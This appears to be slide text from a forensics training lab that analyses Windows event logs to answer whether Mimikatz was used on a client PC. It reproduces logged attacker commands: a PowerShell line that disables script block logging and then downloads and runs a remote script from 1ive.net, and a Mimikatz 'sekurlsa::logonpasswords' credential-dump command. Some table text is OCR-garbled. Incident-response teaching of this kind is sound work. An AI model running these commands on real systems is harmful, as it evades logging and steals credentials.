
Analyzing Logs on Client-Win10-1

- PowerShell
 - Windows PowerShell.evtx
 - It looks to download and execute malware.
 - It was kicked every minute.
 - The executable file name was “AddinsManager.exe”.
 - We have already known this activity as well.

Lab 3-4 (6)

Analyzing Logs on CI

- PowerShell
 - Windows PowerShell.evtx
 - When we filter out with a part of the strings...



The screenshot shows the Event Log Explorer application window. In the top menu bar, the title "Event Log Explorer" is visible. Below the menu is a toolbar with various icons. On the left, there's a "Computers Tree" pane showing a single entry "Log Files". The main area displays two log files: "Microsoft-Windows-PowerShell%4Operational.evtx" and "Windows PowerShell.evtx". Both logs show a status message "Filtered: showing 0 of 3355 event(s)". The "Description" tab is selected in the bottom navigation bar. A large text box in the center contains the following message:


When we filter out with a portion of the strings,
Nothing is found.

At the bottom of the window, the status bar shows "Events: 3355 Displayed: 0 Selected: 0".

Lab 3-5

Analyzing Logs on Client-Win10-1

- Security.evtx on a VSS snapshot (4624)
 - We cannot find any suspicious remote logins because no remote logins are recorded.



Lab 3-6

Analyzing Logs on Client-Win10-1

- Microsoft-Windows-WMI-Activity%4Operational.evtx on a VSS snapshot.
 - Kicked by WMIEnc? And we have already known this was executed by Task ("\\SyS").

B	C	D	H	J	K
local time	EID	Category	HostProcess	ProviderName	ProviderPath
2018-03-19 02:53:01.009266	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 03:53:00.995749	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 04:53:01.009117	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 05:53:01.041525	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 06:53:01.050056	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 07:53:01.041697	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 08:53:02.075092	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 09:53:01.493570	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 10:53:01.881981	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 11:53:01.829132	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 12:53:01.073290	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 13:53:01.106010	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 14:53:01.112736	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 15:53:01.113895	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 16:53:01.129831	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll

E:\Artifacts\scenario1_eventlog\Client-Win10-1\vss_201803120325\winevt\Logs\Microsoft-Windows-WMI-Activity%4Operational.evtx

smbwmiv2.dll
smbwmiv2.dll
smbwmiv2.dll

Lab 3-7

Analyzing Logs on Client-Win10-1

- Microsoft-Windows-PowerShell%4Operational.evtx on a VSS snapshot.

E:\Artifacts\scenario1_eventlog\Client-Win10-1\vss_201803301202\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx

	B	C	D	T	W
1	local_time	EID	ir	index_16	
146	2018-03-22 08:53:01.198503	4104	3	Microsoft-Windows-PowerShell/Operational	\$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N'+onPublic, Static);\$GroupPolicyCache = \$GroupPolicyField.GetValue(\$null);\$val = [System.Collections.Generic.Dictionary[string, System.Object]]::new();\$val.Add('EnableScriptB'+lockLogging', 0);\$val.Add('EnableScriptB'+lockInvocationLogging', 0);\$GroupPolicyCache['ScriptB'+lockLogging'] = \$val;\$wc=(New-Object System.Net.WebClient);\$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080', \$true));[EX]\$wc.DownloadString('http://1ive.net/m1.ps1');mm
163	2018-03-22 22:53:01.342186	4104	3	Microsoft-Windows-PowerShell/Operational	\$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N'+onPublic, Static);\$GroupPolicyCache = \$GroupPolicyField.GetValue(\$null);\$val = [System.Collections.Generic.Dictionary[string, System.Object]]::new();\$val.Add('EnableScriptB'+lockLogging', 0);\$val.Add('EnableScriptB'+lockInvocationLogging', 0);\$GroupPolicyCache['ScriptB'+lockLogging'] = \$val;\$wc=(New-Object System.Net.WebClient);\$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080', \$true));[EX]\$wc.DownloadString('http://1ive.net/m1.ps1');mm
445					
446					

Lab 3-8 (1)

Analyzing L

	B	C	W
3	2018-01-30 16:44:50.094934	600	<pre>['Alias', 'Started', '\tProviderName=Alias\r\n\tNewProviderState=Started\r\n\r\n\tSequenceNumber=3\r\n\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=32733b2a-2ea7-4a7b-983c-207b9264c626\r\n\tHostApplication=powershell\r\n\tEngineVersion=\r\n\tRunspaceId=\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine=']</pre>
		600	<pre>['Variable', 'Started', "\tProviderName=Variable\r\n\tNewProviderState=Started\r\n\tSequenceNumber=11\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-48e6-b4d0-d78974bc886e\r\n\tHostApplication=powershell.exe\r\n\$GroupPolicyField =\r\n[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N' + 'onPublic, Static');\$GroupPolicyCache = \$GroupPolicyField.GetValue(\$null);\$val = [System.Collections.Generic.Dictionary[string, System.Object]]::new();\$val.Add('EnableScriptB'+ 'lockLogging', 0);\$val.Add('EnableScriptB'+ 'lockInvocationLogging', 0);\$GroupPolicyCache['ScriptB'+ 'lockLogging'] = \$val;\$wc=(New-Object System.Net.WebClient);\$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', \$true)); EX-\$wc.DownloadString('http://1ive.net/m1.ps1');mm\r\n\tEngineVersion=\r\n\tRunspaceId=\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine="]</pre>
5	2018-03-18 08:53:01.002707	600	<pre>['Available', 'None', "\tNewEngineState=Available\r\n\tPreviousEngineState=None\r\n\tSequenceNumber=13\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-48e6-b4d0-d78974bc886e\r\n\tHostApplication=powershell.exe\r\n\$GroupPolicyField =\r\n[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N' + 'onPublic, Static');\$GroupPolicyCache = \$GroupPolicyField.GetValue(\$null);\$val = [System.Collections.Generic.Dictionary[string, System.Object]]::new();\$val.Add('EnableScriptB'+ 'lockLogging', 0);\$val.Add('EnableScriptB'+ 'lockInvocationLogging', 0);\$GroupPolicyCache['ScriptB'+ 'lockLogging'] = \$val;\$wc=(New-Object System.Net.WebClient);\$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', \$true)); EX-\$wc.DownloadString('http://1ive.net/m1.ps1');mm\r\n\tEngineVersion=5.1.14393.0\r\n\tRunspaceId=46f9e1a8-bba7-4310-b370-720786d0f\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine="]</pre>
6	2018-03-18 08:53:01.002707	400	<pre>['Stopped', 'Available', '\tNewEngineState=Stopped\r\n\tPreviousEngineState=Available\r\n\tSequenceNumber=15\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-48e6-b4d0-d78974bc886e\r\n\tHostApplication=ReflectiveExe log C:\\ProgramData\\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit\r\n\tEngineVersion=5.1.14393.0\r\n\tRunspaceId=46f9e1a8-bba7-4310-b370-720786d0f\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine=']</pre>
		403	<pre>\tCommandLine="]</pre>

Lab 3-8 (2)

Analyzing Logs on Client-Win10-1

```
['Stopped', 'Available',
'\tNewEngineState=Stopped\r\n\tPreviousEngineState=Available\r\n\r\n\tSequenceNumber=15\r
\n\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-
48e6-b4d0-d78974bc886e\r\n\tHostApplication=ReflectiveExe log
C:\\\\ProgramData\\\\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords
exit\r\n\tEngineVersion=5.1.14393.0\r\n\tRunspaceId=46f9e1a8-bba7-43fb-b370-
720786d05d0f\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\
n\tCommandPath=\r\n\tCommandLine=']
```

A Mimikatz command execution is found!

Actually, per-record carving on Client-Win10-1 reveals extra Mimikatz logonpasswords commands. See “09_RecoveringDeletedData.pdf” if you want to know how to get this logs.
(E:\Artifacts\scenario1_eventlog\record_carving_with_evtextract\Client-Win10-1-evtextract.xml.fixed.xml.403_Windows PowerShell.csv)

B	C	H
1 local_time	EII	Data
375		<string>Stopped</string> <string>Available</string> <string> NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=d61b228a-43a9-477f-831c-849edcc2e4ff HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=df85cd41-9cae-42e7-a4b5-5076e704b312 PipelineId= CommandName= CommandType= ScriptName= CommandPath=
2018-03-19 17:53:11.755262	403	CommandLine=</string>
376		<string>Stopped</string> <string>Available</string> <string> NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=987a13ea-a659-4e9a-9566-62b5ce8501b1 HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=6b0c169a-eb5d-417a-a727-c15c2e2e8e0f PipelineId= CommandName= CommandType= ScriptName= CommandPath=
2018-03-19 18:53:11.337965	403	CommandLine=</string>
430		['Stopped', 'Available', ' NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=6e2d4c76-5aa3-492b-94b7-8671415d4fba HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=3371b3e6-72d1-43c3-b687-9fdca530d014 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandType= ScriptName=']
2018-03-19 15:53:10.959269	403	CommandLine='
431		['Stopped', 'Available', ' NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=25f87708-4f9e-4a17-a867-691cbc52f101 HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=1adb4118-48ca-4f44-b1f+0f5cb4c05042 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandType= ScriptName=']
2018-03-19 16:53:11.505957	403	CommandLine='
432		['Stopped', 'Available', ' NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=89ca0653-578f-48e6-b4d0-d78974hc886e HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=46f9e1a8-bba7-43fb-b37720786d05d0f PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandType= ScriptName=']
2018-03-18 08:53:10.846167	403	CommandLine='']

It seems these events were kicked by task scheduler and WMIExec because of the execution time.


Lab 3 – The Answer

Analyzing Logs on Client-Win10-1

- The answer:
 1. Was Mimikatz used in this PC?
 2. If yes, what was the command?
 - We found Mimikatz “sekurlsa::logonpasswords” command execution.
 - We can guess that the attacker didn’t have the “Domain Administrator” right when he executed the command on Client-Win10-1 (Administrator’s PC) because he executed it on the host as well, not only on Client-Win10-2.

Lab 3 – Summary

Analyzing Logs on Client-Win10-1



